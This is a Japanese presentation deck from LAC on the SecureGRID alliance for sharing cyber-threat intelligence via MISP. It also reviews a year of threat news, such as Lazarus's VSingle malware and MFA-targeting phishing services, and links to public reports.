サイバー攻撃情報連携の羅針盤

小笠原 恒雄(株式会社ラック 次世代セキュリティ技術研究所長)
但野 正行(株式会社Geolocation Technology 技術開発部 フェロー)
小林 裕士(IPA 産業サイバーセキュリティセンター サイバー技術研究室)

株式会社ラック

スピーカー紹介(昨年に続き、同じメンバーより)

CYBER GRID JOURNAL VOL.12 座談会にて撮影(2021年6月)

Agenda

1. SecureGRIDアライアンスとは
2. (1年を振り返る)アライアンス活動
3. (1年を振り返る)サイバー脅威トピック
4. 活用事例の紹介
5. まとめ

01

SecureGRIDアライアンスとは

SecureGRIDアライアンスとは

■SecureGRID(セキュアグリッド)アライアンス

こんな組織の参加をお待ちしております

- サイバー脅威連携・情報共有を行いたい
- 脅威情報の収集とリスク分析の自動化を図りたい
- 情報活用・共有したいデータがある
- MISPの活用に興味がある

SecureGRIDアライアンスとは

■SecureGRIDアライアンス全体像




図3 SecureGRIDアライアンスの全体像

SecureGRIDアライアンスとは


■活動概要

- 脅威情報共有基盤「MISP」をご用意頂く
- MISPに蓄積する脅威情報やセキュリティアラートなど
- 脅威のインディケータ情報(IoC)の送受信
- (IOCの送受信で)ヒットした場合の通知・履歴管理
- MS Teams「アライアンスユーザ会」での情報交換
- イベント開催(※計画中)

SecureGRIDアライアンスとは

■MISP(Malware Information Sharing Platform)

オープンソース脅威インテリジェンス及び共有プラットフォーム



SecureGRIDアライアンスとは


■中核となるシステム「SecureGRID Portal」

https://securegrid.lac.co.jp/

SecureGRIDアライアンスとは

■SecureGRIDシステム全体像(ログイン後)


参加組織は、現在７組織で活動中



SecureGRIDアライアンスとは

■GEO-MISP


「どこどこJP」の匿名属性に該当する送信元IPを一部投入



SecureGRIDアライアンスとは

■IPA-MISP

ハニーポット「IPAlert」→攻撃元IPをMISPに投入



SecureGRIDアライアンスとは

■特長

- MISP機能を使ったデータ同期は行わない。
- 情報検索時に検索値のデータを「保有している・していない」かどうかがわかる。
- MISPに蓄積するデータに制約等は設けていない
- 匿名での参加も可能
- 当研究所の研究成果を活用できる
  - エクスプロイトコードに関する情報の入手
  - 脅威情報の配信機能

02

（1年を振り返る）
アライアンス活動

(1年を振り返る)アライアンス活動


■今期活動概要 ～①「fortigate_to_misp」のリリース～

https://github.com/LAC-Japan/fortigate_to_misp

(1年を振り返る)アライアンス活動

■今期活動概要 ～①「fortigate_to_misp」のリリース～

- アライアンスメンバーの協力のもとで、FortiGgateのセキュリティアラートをMISPにインポートするプログラムを開発
- アラートやインシデントの管理をDBで行い、高度化を図る



(1年を振り返る)アライアンス活動

■今期活動概要 ～②SecureGRID Portalリニューアル

新たに4つの機能を強化

1. 脅威情報の配信機能
2. 一般公開とメンバー限定コンテンツの提供
3. 脅威分析レポート「脅威分析結果（beta）」の提供
4. フィード連携機能の強化

(1年を振り返る)アライアンス活動

■脅威情報の配信機能 ー「注目のOSINT」

第一弾として、一般に公開されているセキュリティ関連記事などの情報をテーマにした定期コンテンツの配信を実施

Lazarusが使用するマルウェア「VSingle」の機能アップデートに関するレポート

概要：
JPCERT/CCは、ブログ記事「GitHubからC2サーバーの情報を取得するマルウェアVSingle」を公開しました。

記事URL：
・https://blogs.jpcert.or.jp/ja/2022/07/vsingle.html (JPCERT/CC)

投稿者：株式会社ラック

投稿日：2022/07/10

カテゴリ：注目のOSINT

TLP：White PUBLIC

タグ： LAZARUS VSINGLE

本文：
[記事作成日：2022年7月4日]
攻撃グループLazarusが使用するマルウェアVSingleの機能がアップデートされ、C2サーバー

(1年を振り返る)アライアンス活動

■脅威分析レポート「脅威分析結果（beta）」

メンバーは、その記事に対する脅威スコアやMISPヒット結果、当研究所の研究データ等とのヒット結果がわかる。
また、紐づくIOCも入手できる。

03

（1年を振り返る）
サイバー脅威トピック

(1年を振り返る)サイバー脅威トピック

■気になる脅威ニュース①

レジデンシャルプロキシサービス「911」に関するレポート

- A Deep Dive Into the Residential Proxy Service ‘911’
  - https://krebsonsecurity.com/2022/07/a-deep-dive-into-the-residential-proxy-service-911/

(1年を振り返る)サイバー脅威トピック

■気になる脅威ニュース②


多要素認証(MFA)を狙うフィッシングキャンペーンの増大

- Oktaの認証用情報を狙う大規模なフィッシングキャンペーン「0ktapus」
  - https://blog.group-ib.com/0ktapus
- Microsoft365フィッシング攻撃を提供している「Caffeine」サービス
  - https://www.mandiant.com/resources/blog/caffeine-phishing-service-platform
- MFAを回避するPhishing-as-a-Service(PhaaS)「EvilProxy」
  - https://resecurity.com/blog/article/evilproxy-phishing-as-a-service-with-mfa-bypass-emerged-in-dark-web
- CiscoがYanluowang ランサムウェアに関するインシデントと対応状況を共有
  - https://blog.talosintelligence.com/2022/08/recent-cyber-attack.html

(1年を振り返る)サイバー脅威トピック

■気になる脅威ニュース③

数多く話題になった“ゼロデイ攻撃のニュース“



CISA Known Exploited Vulnerabilities Catalog
https://www.cisa.gov/known-exploited-vulnerabilities-catalog

04

活用事例の紹介

SecureGRID活用事例

